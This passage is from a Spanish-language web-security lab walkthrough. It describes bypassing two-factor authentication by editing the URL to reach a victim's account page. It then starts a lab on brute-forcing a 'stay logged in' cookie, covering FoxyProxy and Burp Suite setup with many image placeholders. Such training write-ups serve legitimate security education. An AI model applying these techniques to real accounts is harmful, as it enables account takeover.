
Aquí ya completamos la primera parte del laboratorio realizada:




Ahora vamos a realizar el bypass de la doble autenticación de la cuenta victima:



En la url, vamos a cambiar login2 por my-account, este fallo de seguridad nos permite por medio de la url indicar que ya hemos realizado la doble autentica en la cuenta del usuario victima como lo hicimos con el usuario que es nuestro usuario:




Ya estaría completo el laboratorio:




Vulnerabilidades en otros mecanismos de autenticación

Laboratorio: fuerza bruta en una cookie que permanece conectado


Accedemos al laboratorio:



Vamos a donde dice mi cuenta:




Vamos a iniciar sección y vamos a marcar la casilla de mantenerse logueado, esta es la vulnerabilidad de la cual nos vamos a aprovechar en este laboratorio:





Ahora instalamos la extensión foxy proxy para el navegador que utilizaremos en este laboratorio, presionamos agregar a Firefox que es el navegado en este caso, luego presionamos agregar, marcamos la casilla de permitir correr la extensión en una ventana privada y presionamos okay:

https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/


En esta parte agregamos la extensión y por eso nos aparece eliminar, pero cuando no hemos agregado la extensión al navegador, nos aparece agregar a Firefox:









Ahora vamos a configurar el foxyproxy presionando en opciones:




Luego presionamos proxies y presionamos agregar:




Ahora agregamos un puerto que en este caso puede ser el puerto 8000 o el puerto 8080 para que no tenga inconvenientes con otros puertos que estén corriendo en la máquina, agregamos la dirección ip del local host (la dirección local por defecto de nuestra maquina) donde dice hostname y agregamos un nombre que queramos a esta configuración (en este caso Burpsuite) que nos permitirá escuchar e interceptar los paquetes con la herramienta Burpsuite por medio del puerto y la ip asignada y presionamos en guardar:




Ahora seleccionamos la opción que creamos en el paso anterior y abrimos el Burpsuite desde la terminal de la siguiente manera:






Ahora precionamos ok si nos aparece esta advertencia:


Aquí presionamos Next:



